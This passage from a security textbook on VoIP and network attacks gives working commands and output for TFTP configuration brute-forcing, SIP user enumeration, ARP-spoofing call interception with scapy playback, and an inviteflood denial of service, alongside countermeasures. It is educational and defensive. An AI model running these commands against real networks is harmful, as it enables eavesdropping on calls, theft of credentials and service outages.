Risk Rating:	*8*

During the boot process, many SIP phones rely on a TFTP server to retrieve their configuration settings. TFTP is a perfect implementation of *security by obscurity* as in order to download a particular file, all you're required to know is the file name. Knowing this, we can locate the TFTP server on the network (i.e., `nmap -sU -p 69 192.168.1.1/24`), then attempt to guess the configuration file's name. Configuration file names differ between vendors and devices, so to ease this process the writers of *Hacking Exposed VoIP* created a good list of common file names located at http://www.hackingexposedvoip.com/tools/tftp_bruteforce.txt. Even better, the guys who wrote *Hacking Exposed Cisco Networks* created a TFTP brute-force tool (http://www.hackingexposedcisco.com/tools/TFTP-bruteforce.tar.gz)! We'll supply the `tftp_bruteforce.txt` file to the `tftpbrute.pl` tool and see what we can find:

```
$ perl tftpbrute.pl 10.219.1.120 tftp_bruteforce.txt
tftpbrute.pl, , V 0.1
TFTP file word database: tftp_bruteforce.txt
TFTP server 10.219.1.120
Max processes 150
 Processes are: 1
 Processes are: 2

[output truncated for brevity]

 Processes are: 29
*** Found TFTP server remote filename: SIPDefault.cnf
 Processes are: 31
 Processes are: 32

[output truncated for brevity]
```

These configuration files can contain a wealth of information such as usernames and passwords for administrative functionality.

Pillaging TFTP Countermeasures

One method to help secure TFTP is to implement access restrictions at the network layer. By configuring the TFTP server to only accept connections from known static IP addresses assigned to VoIP phones, one can effectively control who can access the TFTP server and thus help mitigate the risk to this attack. It should be noted that if a dedicated attacker was targeting your TFTP server, it may be possible to spoof the IP address of the phone and ultimately bypass this control.

Enumerating SIP Users

Popularity:	*4*
Simplicity:	*5*
Impact:	*4*
Risk Rating:	***4***

A way to look at the telephony world would be to see each phone and the person who answers it as a user, making each extension a username. We take this perspective because phones are often used as an identifying mechanism (think of caller ID). In the same way a person is held accountable for the activities of their username on a computer, they can be equally accountable for their extension or phone number. Extensions and phone numbers are even more so usernames because they are used to access privileged information (that is, voicemail). These commonly 4–6 digit values are used as one half of the authentication credentials, the other half being a 4–6 digit PIN. Hopefully, you are starting to see (if you weren't already) how extensions are valuable pieces of information. Now let's look at enumerating them.

Besides the traditional manual and automated war-dialing methods mentioned earlier in this chapter, VoIP extensions can be enumerated with ease just by observing a server's response. Remember, SIP is a human readable request/response based protocol, which makes it trivial to analyze traffic and interact with the server. SIP gateways all follow the same basic specifications but this doesn't mean they are all written the same way. We'll see that when dealing with Asterisk and SIP EXpress Router (two open source SIP gateways), that they both have their own little nuances to give up information in subtle ways.

Asterisk REGISTER User Enumeration

Below we have two sample REGISTER requests to an Asterisk SIP gateway. The first request shows client and server communication when attempting to register a valid user, while the second shows the same for an invalid user. Let's see what kind of information Asterisk will provide us.

Valid User REGISTER Messages

Request (Client)

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-
7f079d2614297a3c-1--d87543-;rport
Max-Forwards: 70
Contact: <sip:1235@10.219.1.209:60402;rinstance=d4b72e66720aaa3c>
To: <sip:1235@10.219.1.120>
From: <sip:1235@10.219.1.120>;tag=253bea4e
Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Response (SIP Gateway)

```
                                                SIP/2.0 401 Unauthorized
        Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-
     7f079d2614297a3c-1--d87543-;received=10.219.1.209;rport=60402
                        From: <sip:1235@10.219.1.120>;tag=253bea4e
                        To: <sip:1235@10.219.1.120>;tag=as2a195a0e
            Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
                                                     CSeq: 1 REGISTER
                                                User-Agent: Asterisk PBX
 Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
         WWW-Authenticate: Digest algorithm=MD5, realm="asterisk',
                                                     nonce="3aa1f109"
                                                    Content-Length: 0
```

We see that when making a REGISTER request to the Asterisk server using a valid username but without authenticating, the server responds with a `SIP/2.0 401 Unauthorized`. This is all fine and dandy as later on, when the user correctly responds to the digest authentication request, they'll receive a `200 OK` success message and be registered with the gateway. Also, notice the `User-Agent` field in the response, just like HTTP, gives us the type of server running on the SIP gateway. Now let's look at what happens when a client makes a REGISTER request with an invalid username.

Invalid User REGISTER Messages

Request (Client)

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-
d2118f152c6dde3a-1--d87543-;rport
Max-Forwards: 70
Contact: <sip:1205@10.219.1.209:29578;rinstance=513eb8a7e958
7e66>
To: <sip:1205@10.219.1.120>
From: <sip:1205@10.219.1.120>;tag=4f5c5649
Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjVlYjBhNmUzOWQ.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
MESSAGE, SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Response (SIP Gateway)

```
SIP/2.0 403 Forbidden
Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-
d2118f152c6dde3a-1--d87543-;received=10.219.1.209;rport=29578
From: <sip:1205@10.219.1.120>;tag=4f5c5649
To: <sip:1205@10.219.1.120>;tag=as29903dcb
Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjVlYjBhNmUzOWQ.
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE,
NOTIFY
Content-Length: 0
```

As maybe some of you suspected, the server responded differently (`SIP/2.0 403 Forbidden`) to a REGISTER request for an invalid user. This is important because the server's behavior changes when receiving requests for invalid/valid users, meaning we can systematically probe the server for guessed usernames, and then build a list of valid guesses identified by the server response. Voila! User enumeration!

SIP EXpress RouterOPTIONS User Enumeration

Our next example demonstrates a similar test, but this time we're using the OPTIONS method and our target is the SIP EXpress Router. The first exchange is between the client and the gateway for a valid user.

Valid User OPTIONS Messages

Request (Client)

```
OPTIONS sip:1000@10.219.1.209:45762;rinstance=9392d304f687ea72 SIP/2.0
Record-Route: <sip:10.219.1.100;ftag=31303030013432373538323239373 8;lr=on
Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.d008af46.1
Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9hG4bK-
3195048687;rport=5060
Content-Length: 0
From: "1000"<sip:1000@10.219.1.100>; tag=31303030013432373538323239373 8
Accept: application/sdp
User-Agent: friendly-scanner
To: "1000"<sip:1000@10.219.1.100>
Contact: sip:1000@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 1985604897
Max-Forwards: 12
```

Response (SIP Gateway)

```
                                                    SIP/2.0 200 OK
        Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.9008af46.1
Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9
                                          hG4bK-3195048687;rport=5060
Record-Route: <sip:10.219.1.100;lr;ftag=31303030013432373538323239
                                                              3738>
                                    Contact: <sip:10.219.1.209:45762>
                      To: "1000"<sip:1000@10.219.1.100>;tag=1734a34c
From: "1000"<sip:1000@10.219.1.100>;tag=31303030013432373538323239
                                                              3738
                                                 Call-ID: 1985604897
                                                     CSeq: 1 OPTIONS
                                              Accept: application/sdp
                                                 Accept-Language: en
 Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
                                                          SUBSCRIBE, INFO
                         User-Agent: X-Lite release 1011s stamp 41150
                                                   Content-Length: 0
```

As expected, we get a `200 OK` from the server telling us the request completed successfully. Take a look at the `User-Agent` this time. Here we're provided with the type of phone that the user has registered with, which may be useful for other targeted attacks later on. As with the Asterisk server using the REGISTER request, we'll see that the server responds differently when the client sends a request for an invalid user.

Invalid User OPTIONS Messages

Request (Client)

```
OPTIONS sip:1090@10.219.1.100 SIP/2.0
Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-545668818;rport
Content-Length: 0
From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
323236
Accept: application/sdp
User-Agent: friendly-scanner
To: "1090"sip:1090@10.219.1.100
Contact: sip:1090@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 26712039
Max-Forwards: 70
```

Response (SIP Gateway)

```
                                        SIP/2.0 404 User Not Found
                 Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-
                        545668818;rport=5060;received=10.219.1.209
 From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
                                                                323236
     To: "1090"<sip:1090@10.219.1.100>;tag=5f750a9974f74b1c8bc2473
                                                                c50955
                                                              477.8334
                                                     CSeq: 1 OPTIONS
                                                   Call-ID: 26712039
                 Server: Sip EXpress router (0.9.7 (x86_64/linux))
                                                   Content-Length: 0
      Warning: 392 10.219.1.100:5060 "Noisy feedback tells:<F255D>
           pid=30793 req_src_ip=10.219.1.209 req_src_port=5060 in_
      uri=sip:1090@10.219.1.100 out_uri=sip:1090@10.219.1.100 via_
                                                              cnt==1"
```

Sure enough, the server responds with the `SIP/2.0 404 Not Found` message, politely notifying us that the user doesn't exist.

Automated User Enumeration

Now that we know the logic behind SIP user enumeration and how to manually perform it, we can look at tools available to automate this process. The SIPVicious toolkit takes the lead with its `svwar.py` tool. `svwar.py` is extremely fast, supports OPTIONS,

REGISTER, and INVITE user enumeration techniques, plus it accepts a user defined range of extension or dictionary file to probe for.

```
C:\ >svwar.py -e1200-1300 -m OPTIONS 10.219.1.120
| Extension | Authentication |
-------------------------------
| 1234      | noauth         |
| 1235      | noauth         |
| 1236      | noauth         |
```

SiVuS can handle this task as well, although a really nice Windows-based GUI tool for SIP user enumeration is SIPScan (http://www.hackingvoip.com/tools/sipscan.msi), written by the authors of *Hacking Exposed VoIP* and shown in Figure 6-11.




Figure 6-11 SIPScan OPTIONS user enumeration

We should also mention another all around excellent tool for SIP message modification called sipsak (http://sipsak.org/). Sipsak is a command line utility that has been coined the "SIP Swiss army knife," as it can basically perform any task one could ever want to do with SIP. Although user enumeration is just a simple feature of the tool, it does it well. To get an idea of sipsak's power, take a look at its help options:

```
$ ./sipsak
sipsak 0.9.6 by Nils Ohlmeier
 Copyright (C) 2002-2004 FhG Fokus
 Copyright (C) 2004-2005 Nils Ohlmeier
 report bugs to nils@sipsak.org

 shoot  : sipsak [-f FILE] [-L] -s SIPURI
 trace  : sipsak -T -s SIPURI
 usrloc : sipsak -U [-I|M] [-b NUMBER] [-e NUMBER] [-x NUMBER] [-z NUMBER] -s
SIPURI
 usrloc : sipsak -I|M [-b NUMBER] [-e NUMBER] -s SIPURI
 usrloc : sipsak -U [-C SIPURI] [-x NUMBER] -s SIPURI
 message: sipsak -M [-B STRING] [-O STRING] [-c SIPURI] -s SIPURI
 flood  : sipsak -F [-e NUMBER] -s SIPURI
 random : sipsak -R [-t NUMBER] -s SIPURI

 additional parameter in every mode:
   [-a PASSWORD] [-d] [-i] [-H HOSTNAME] [-l PORT] [-m NUMBER] [-n] [-N]
   [-r PORT] [-v] [-V] [-w]

  -h               displays this help message
  -V               prints version string only
  -f FILE          the file which contains the SIP message to send
                     use - for standard input
  -L               de-activate CR (\r) insertion in files
  -s SIPURI        the destination server uri in form
                     sip:[user@]servername[:port]
  -T               activates the traceroute mode
  -U               activates the usrloc mode
  -I               simulates a successful calls with itself
  -M               sends messages to itself
  -C SIPURI        use the given uri as Contact in REGISTER
  -b NUMBER        the starting number appendix to the user name (default: 0)
  -e NUMBER        the ending numer of the appendix to the user name
  -o NUMBER        sleep number ms before sending next request
  -x NUMBER        the expires header field value (default: 15)
  -z NUMBER        activates randomly removing of user bindings
  -F               activates the flood mode
  -R               activates the random modues (dangerous)
  -t  NUMBER       the maximum number of trashed character in random mode
                     (default: request length)
  -l   PORT        the local port to use (default: any)
  -r   PORT        the remote port to use (default: 5060)
  -p   HOSTNAME    request target (outbound proxy)
  -H   HOSTNAME    overwrites the local hostname in all headers
  -m   NUMBER      the value for the max-forwards header field
  -n               use FQDN instead of IPs in the Via-Line
  -i               deactivate the insertion of a Via-Line
```

```
-a PASSWORD       password for authentication
                    (if omitted password="")
-u STRING         Authentication username
-d                ignore redirects
-v                each v produces more verbosity (max. 3)
-w                extract IP from the warning in reply
-g STRING         replacement for a special mark in the message
-G                activates replacement of variables
-N                returns exit codes Nagios compliant
-q STRING         search for a RegExp in replies and return error
                     on failure
-W NUMBER         return Nagios warning if retrans > number
-B STRING         send a message with string as body
-O STRING         Content-Disposition value
-P NUMBER         Number of processes to start
-A NUMBER         number of test runs and print just timings
-S                use same port for receiving and sending
-c SIPURI         use the given uri as From in MESSAGE
-D NUMBER         timeout multiplier for INVITE transactions
                  and reliable transports (default: 64)
-E STRING         specify transport to be used
-j STRING         adds additional headers to the request
```

Remember that many gateways are programmed to respond differently to SIP requests, so although we've touched on methods for these two particular servers, always explore your options.

SIP Enumeration Countermeasures

As with many of the attacks we're describing in this chapter, there is little we can do to prevent against them because these attacks are just abusing the normal functionality of the protocol and the server. Until all software developers settle on a proper way to deal with unexpected requests, SIP enumeration techniques will always be around. Security engineers and architects must constantly promote "defense in depth" by segmenting VoIP and user networks and by placing IDS/IPS systems in strategic areas to detect and prevent these attacks.

Interception Attack

Popularity:	*5*
Simplicity:	*5*
Impact:	*9*
Risk Rating:	***6***

Although the interception attack may sound simple and straightforward, it's usually the one that impresses the most. First, you need to intercept the RTP stream: you may sit somewhere on the path between the caller and the called persons, but that's not often the case anymore due to the use of switches instead of hubs. To overcome this problem, an

attacker can employ ARP spoofing. ARP spoofing works well on many enterprise networks because the security features available in switches today are not often activated, and end systems will happily accept the new entries. Quite a number of deployments try to transport the VoIP traffic on a dedicated VLAN on the network to simplify the overall manageability of the solution as well as to enhance the quality of service. An attacker should easily be able to access the VoIP VLAN from any desk, because the phone is generally used to provide connectivity to the PC and performs the VLAN tagging of the traffic.

On the interception server, you should first turn on routing, allow the traffic, turn off ICMP redirects, and then reincrement the TTL using iptables (it will be decremented because the Linux server is routing and not bridging—this in the simple patch-o-matic extension to iptables), as shown here:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -I FORWARD -i eth0 -o eth0 -j ACCEPT
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
# iptables -t mangle -A FORWARD -j TTL --ttl-inc 1
```

At this point, after using dsniff's arpspoof (http://www.monkey.org/~dugsong/dsniff) or arp-sk (http://sid.rstack.org/arp-sk/) to corrupt the client's ARP cache, you should be able to access the VoIP datastream using a sniffer.

In our example, we have the following:

Phone_A	00:50:56:01:01:01	192.168.1.1
Phone_B	00:50:56:01:01:02	192.168.1.2
Bad_guy	00:50:56:01:01:05	192.168.1.5

The attacker, whom we will call Bad_guy, has a MAC/IP address of 00:50:56:01:01:05 / 192.168.1.5 and uses the eth0 interface to sniff traffic:

```
# arp-sk -w -d Phone_A -S Phone_B -D Phone_A
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.2
+ Target MAC: 00:50:56:01:01:01
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1

--- Start classical sending ---
TS: 20:42:48.782795
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
```

```
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)

TS: 20:42:53.803565
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

At this point, Phone_A thinks that Phone_B is at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:42:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
20:42:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
```

Now, here's the same attack against Phone_B in order to sniff the return traffic:

```
# arp-sk -w -d Phone_B -S Phone_A -D Phone_B
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.1
+ Target MAC: 00:50:56:01:01:02
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.2

--- Start classical sending ---
TS: 20:43:48.782795
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)

TS: 20:43:53.803565
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

At this point, Phone_B thinks that Phone_A is also at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:43:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
```

```
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
20:43:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

Now that the environment is ready, Bad_guy can start to sniff the UDP traffic:

```
# tcpdump -i eth0 -n host 192.168.1.1
21:53:28.838301 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.839383 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
21:53:28.858884 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.859229 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
```

Because in most cases the only UDP traffic that the phones are sending is the RTP stream, it's quite easy to identify the local ports (27182 and 19560, in the preceding example). A better approach is to follow the SIP exchanges and get the port information from the Media Port field in the Media Description section.

Once you have identified the RTP stream, you need to identify the codec that has been used to encode the voice. You find this information in the Payload Type (PT) field in the UDP stream or in the Media Format field in the SIP exchange that identifies the format of the data transported by RTP. The most basic phones that don't use a bandwidth-friendly codec use G.711, also known as *Pulse Code Modulation (PCM)*, or G.729 for the ones that want to optimize bandwidth usage.

A tool such as vomit (http://vomit.xtdnet.nl) enables you to convert the conversation from G.711 to WAV based on a tcpdump output file. The following command will play the converted output stream on the speakers using waveplay:

```
$ vomit -r sniff.tcpump | waveplay -S8000 -B16 -C1
```

A better tool is scapy (http://www.secdev.org/projects/scapy). With scapy, you can sniff the live traffic (from eth0), and scapy will decode the RTP stream (G.711) from/to the phone at 192.168.1.1 and feed the voice over two streams that it regulates (when there's no voice, there's no traffic, for example) to soxmix, which in turn will play it on the speakers:

```
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> voip_play("192.168.1.1", iface="eth0")
```

Another advantage of scapy is that it will decode all the lower transport layers transparently. You can, for example, play a stream of VoIP transported on a WEP-secured WLAN directly if you give scapy the WEP key. To do this, you first need to enable the WLAN's interface monitor mode:

```
# iwconfig wlan0 mode monitor
# ./scapy
Welcome to Scapy (0.9.17.20beta)
```

```
>\>\> conf.wepkey="enter_WEP_key_here"
>\>\> voip_play("192.168.1.1", iface="wlan0")
```

In case the physical port you connect to is a trunk, you first need to make sure your kernel supports VLANs/dot1q and then load the kernel module, configure the VLAN, and put an IP address on the virtual interface so that it creates the correct /proc entry:

```
# modprobe 8021q
# vconfig add eth0 187
Added VLAN with VID == 187 to IF -:eth0:-
# ifconfig eth0.187 192.168.1.5
```

When this is done, you can use the commands listed earlier with eth0.187 instead of eth0. If you run tcpdump on the interface eth0 instead of eth0.187, you'll see the Ethernet traffic with the VLAN ID (that is, tagged):

```
# tcpdump -i eth0 -ne arp
17:21:42.882298 00:50:56:01:01:05 > 00:50:56:01:01:01 8100 46:
   802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
17:21:47.882151 00:50:56:01:01:05 > 00:50:56:01:01:01 8100 46:
   802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
```

We have shown you how to intercept traffic directly between two phones. You could use the same approach to capture the stream between a phone and a gateway or between two gateways.

Another interception approach, which is close to the one used to take over a phone while it boots, uses a fake DHCP server. You can then give the phone your IP as the default gateway and at least get one side of the communication.

Interception Countermeasures

A number of defense and protection features are built into most of the recent hardware and software, but quite often they are not used. Sometimes this is for reasons that are understandable (such as the impact of end-to-end encryption on delay and jitter, but also due to regulations and laws), but way too often it's because of laziness.

Encryption is available in Secure RT(C)P, Transport Layer Security (TLS), and Multimedia Internet Keying (MIKEY), which can be used with SIP. H.235 provides security mechanisms for H.323.

Moreover, firewalls can and should be deployed to protect the VoIP infrastructure core. When selecting a firewall, you should make sure it handles the protocols at the application layer; a stateful firewall isn't often enough because the needed information is carried in different protocols' header or payload data. Network edge components such as border session controllers help to protect the customer and partner-facing system against denial of service attacks and rogue RTP traffic.

The phones should only download signed configurations and firmware, and they should also use TLS to identify the servers, and vice versa. Keep in mind that the only

difference between a phone and a PC is its shape. Therefore, as with any system, you need to take host security into account when deploying handsets in your network.

SIP INVITE Floods

Popularity:	*7*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	*8*

The easiest attack, even if not very rewarding, is the denial of service. It is easy to do, quite anonymous, and very effective. You can, for example, DoS the infrastructure by sending a large number of fake call setups signaling traffic (SIP INVITE) or a single phone by flooding it with unwanted traffic (unicast or multicast).

The inviteflood tool (requires the hack_library, both available at http://www.hackingexposedvoip.com/sec_tools.html) performs this attack superbly with devastating results. It simply overwhelms the target with SIP INVITE requests that not only consume network resources, but in the case that the target is a phone, force it to continuously ring. Inviteflood is such a powerful denial of service tool that when targeting a SIP gateway the server will often become completely overwhelmed and cease to function during the time of the attack.

```
$ ./inviteflood

inviteflood - Version 2.0
              June 09, 2006
 Usage:
 Mandatory -
        interface (e.g. eth0)
        target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
        target domain (e.g. enterprise.com or an IPv4 address)
        IPv4 addr of flood target (ddd.ddd.ddd.ddd)
        flood stage (i.e. number of packets)
 Optional -
        -a flood tool "From:" alias (e.g. jane.doe)
        -i IPv4 source IP address
        -S srcPort  (0 - 65535) [default: 9]
        -D destPort (0 - 65535) [default: 5060]
        -l lineString line used by SNOM [default is blank]
        -s sleep time btwn INVITE msgs (usec)
        -h help - print this usage
        -v verbose output mode
```

To launch the attack simply specify the interface, extension, domain, target, and count:

```
$ ./inviteflood eth0 1000 10.219.1.100 10.219.1.100 1000000
inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port   = 10.219.1.120:9
dest   IPv4 addr:port   = 10.219.1.100:5060
targeted UA             = 1000@10.219.1.100

Flooding destination with 1000000 packets
sent: 1000000
```

SIP INVITE Flood Countermeasures

As with all other attacks, the first item on your security checklist should be to ensure network segmentation between the voice and data VLANs. Also ensure authentication and encryption are enabled for all SIP communication on the network and IDS/IPS systems are in place to detect and thwart the attack.

SUMMARY

By now many readers may be questioning the entire concept of remote access, whether via VPN or good old-fashioned POTS lines. You would not be wrong to do so. Extending the perimeter of the organization to thousands (millions?) of presumably trustworthy end users is inherently risky, as we've demonstrated. Because extending the perimeter of your organization is most likely a must, here are some remote access security tips to keep in mind when doing so:

Password policy, the bane of any security administrator's existence, is even more critical when those passwords grant remote access to internal networks. Remote users must employ strong passwords in order to keep the privilege, and a password-usage policy should be enforced that provides for periodic assessment of password strength. Consider two-factor authentication mechanisms, such as smartcards or hardware tokens.

Ask the vendor of your choice whether its product will interoperate with your current dial-up infrastructure. Many provide simple software plug-ins to add token-based authentication functionality to popular remote access servers, making this decision easy.

Don't let dial-up connectivity get lost amid overhyped Internet security efforts. Develop a policy for provisioning dial-up within your organization and audit compliance regularly with war-dialing.

Find and eliminate unsanctioned use of remote control software (such as pcAnywhere) throughout the organization.

Be aware that modems aren't the only thing that hackers can exploit over POTS lines—PBXes, fax servers, voicemail systems, and the like can be abused to the tune of millions of dollars in long-distance charges and other losses.

Educate support personnel and end users alike to the extreme sensitivity of remote access credentials so that they are not vulnerable to social-engineering attacks. Remote callers to the help desk should be required to provide some other form of identification, such as a personnel number, to receive any support for remote access issues.

For all their glitter, VPNs appear vulnerable to many of the same flaws and frailties that have existed in other "secure" technologies over the years. Be extremely skeptical of vendor security claims (remember Schneier and Mudge's PPTP paper), develop a strict use policy, and audit compliance just as with POTS access.

CHAPTER 7

NETWORK DEVICES

Networks are the backbone of every company. Miles of copper and fiber-optic cable lines provide the groundwork for communication. Typical corporate local or wide area networks (LANs or WANs, respectively) are far from secure. Network vulnerabilities are no small matter, because once attackers take control of your network, they control how your data travels and to whom. In most cases, controlling the network means listening to sensitive traffic, such as e-mail or financial data, or even redirecting traffic to unauthorized systems, despite the use of Virtual Private Networking (VPN) or firewall technology. And attackers can do this in a multitude of ways, including routing all your traffic through their own systems.

Network vulnerabilities, although not as abundant as system vulnerabilities, increase in both quantity and potential devastation every year. Everything from MIB (Management Information Base) information leakage to design flaws and powerful SNMP (Simple Network Management Protocol) read/write manipulation, when combined, can create a wild world of confusion for network administrators. In this chapter, we'll discuss how attackers find your network, discover devices, identify them, and exploit them to gain unauthorized access to your sensitive data.

Because virtually every commercially available networking device works "out of the box" in an insecure, factory-default state, without the need for any further configuration, there is ample opportunity for a motivated hacker to gain access to a target host. It is on this network level that the most potential information breaches could occur. Whether it is through default passwords/configurations, flaws in application or protocol design, or just accidental configurations, security issues almost always arise from human error. In this chapter, we will discuss the means by which a target may be selected, profiled, and subsequently compromised, with little more than some simple tools and a healthy dose of patience.

DISCOVERY

Within the vast sea of the Internet, targets are easy to find. Most all networks advertise the Internet service provider (ISP) they depend on as well as their design, configuration, hardware types, and potentially vulnerable holes. Keep in mind that most of the normal discovery techniques for information gathering are noninvasive and usually are no more illegal then rattling door handles to check whether doors are open. Depending on the attacker's intensions and the target's legal resources, most find these will be hard, if not impossible, to prosecute.

Detection

Methods of detection can vary; primary detection consists of gathering privileged information without alerting the target. Depending on the target, many techniques will go unnoticed.

Profiling

Partially unobtrusive profiling via port scanning can be performed with a variety of tools, most of which we have discussed in previous chapters; traceroute, netcat, nmap, and SuperScan are some recommended tools to detect and identify devices on your network. Depending on the target of the detection process, many discovery techniques can be seen and logged by an intrusion detection system (IDS). Keep your detection footprint simple and to the point. Most information can be found from the simplest of sources.

dig

Popularity:	*10*
Simplicity:	*10*
Impact:	*3*
Risk Rating:	***8***

dig is an updated replacement for nslookup primarily in the UNIX environment. dig is a very simple tool. Using the easy command-line parameters, one can gather wonders of information about a target's domain names. Here, we can see example.com relies on bigisp for its DNS service. We can see example.com has redundant e-mail servers. Both mail server entries seem to point to the same IP address. This could be some type of mail server load balancing or custom setup, although it's more likely an administrator misconfiguration. dig gives us a nonintrusive and mostly undetectable look into example .com and its dependents.

```
root@irc.example.com:~# dig -t mx example.com

; <<>> DiG 9.1.3 <<>> -t mx example.com
;; global options: printcmd
;; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5278
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 4

;; QUESTION SECTION:
;example.com.                IN    MX

;; ANSWER SECTION:
example.com.          34     IN    MX    0 mx2.example.com.
example.com.          34     IN    MX    0 mxl.example.com.

;; AUTHORITY SECTION:
example.com.          34     IN    NS    dns2.example.com.
example.com.          34     IN    NS    dns.example.com.
```

```
;; ADDITIONAL SECTION:
mx1.example.com.          86176    IN    A     172.32.45.7
mx2.example.com.          86151    IN    A     172.32.45.7
dns.example.com.        172534   IN    A     192.168.15.9
dns2.example.com.       172534   IN    A     192.168.15.9

;; Query time: 2 msec
;; SERVER: 127.0.0.1#53(0.0.0.0)
;; WHEN: Mon Nov 24 1:00:01 2002
;; MSG SIZE rcvd: 188
```

